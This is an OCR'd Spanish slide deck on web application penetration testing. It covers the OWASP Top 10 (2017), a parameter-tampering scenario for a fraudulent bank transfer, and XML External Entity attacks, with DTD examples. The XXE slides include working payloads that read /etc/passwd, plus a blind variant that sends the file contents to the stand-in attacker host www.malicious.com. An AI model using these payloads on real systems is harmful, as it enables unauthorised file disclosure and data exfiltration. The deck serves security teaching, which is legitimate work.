


# Cómo es un pentesting de Aplicaciones Web ?

# Me tocan los “web”



# HTTP : Request - Response



# OWASP Top 10 (2017)

A1 : Inyección

A2 : Autenticación - Manejo deSesión Quebrados

A3 : Cross Site Scripting (XSS)

A4 : Control de Acceso Quebrado

A5 : Configuración Errónea de Seguridad

A6 : Exposición de Datos Sensibles

A7 : Protección Insuficiente Contra Ataques

A8 : Cross-Site Request Forgery (CSRF)

A9 : Uso de Componentes Con Vulnerabilidades Conocidas

A10 : APIs Desprotegidas

# Mayor Riesgo SIEMPRE

1

Apertura cuenta válida : 31337

2

Cuenta de Victima : 123456


3

Realiza operación fraudulenta alterando valores de parámetros


| Tipo Operación | Cuenta Orígen | Cuenta Destino | Monto |
|---|---|---|---|
| Transferencia | 123456 | 31337 | S/ Límite Diario |

# A1: Inyección

- Todavía existen las SQL Injection ?



# A1: Inyección



# XML External Entity

- Una vulnerabilidad de  XML External Entity (XXE) es explotar la forma en que una aplicación parsea el XML, más específicamente, cómo la aplicación procesa la inclusión de una entidad externa incluída en el input.
- Repaso XML
  - Define como se estructura la data

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
<job>
<title>Hacker</title>
<compensation>1000000</compensation>
<responsibility optional="1">Shot the web</responsibility>
</job>
</jobs>
```

# XML External Entity

- Un documento XML es válido por seguir las reglas generales de XML (tags por ejemplo) y porque coincide con su DTD (Document Type Definition). El DTD es uno de los elementos vitales para explotar la XXE.
- El DTD define los tags usados.

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```

# XML External Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
]>
<jobs>
<job>
<title>Hacker</title>
<compensation>1000000</compensation>
<responsibility optional="1">Shot the web</responsibility>
</job>
</jobs>
```

# XML External Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity, Website)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<jobs>
<job>
<title>Hacker</title>
<compensation>1000000</compensation>
<responsibility optional="1">Shot the web</responsibility>
<website>&url;</website>
</job>
</jobs>
```

# XML External Entity

- Qué tal si podemos enviar un XML (de forma autorizada) y el parser no valida ?
  - Puedo enviar algo como esto y será parseado

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<foo>&xxe;</foo>
```

# XML External Entity

- Y sí lo parsea, pero, no lo muestra de vuelta ?

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "file:///etc/passwd" >
<!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]
>
<foo>&callhome;</foo>
```


Y a revisar logs en www.malicious.com

# Video !!!!


Ahora si! Las APIs !!!

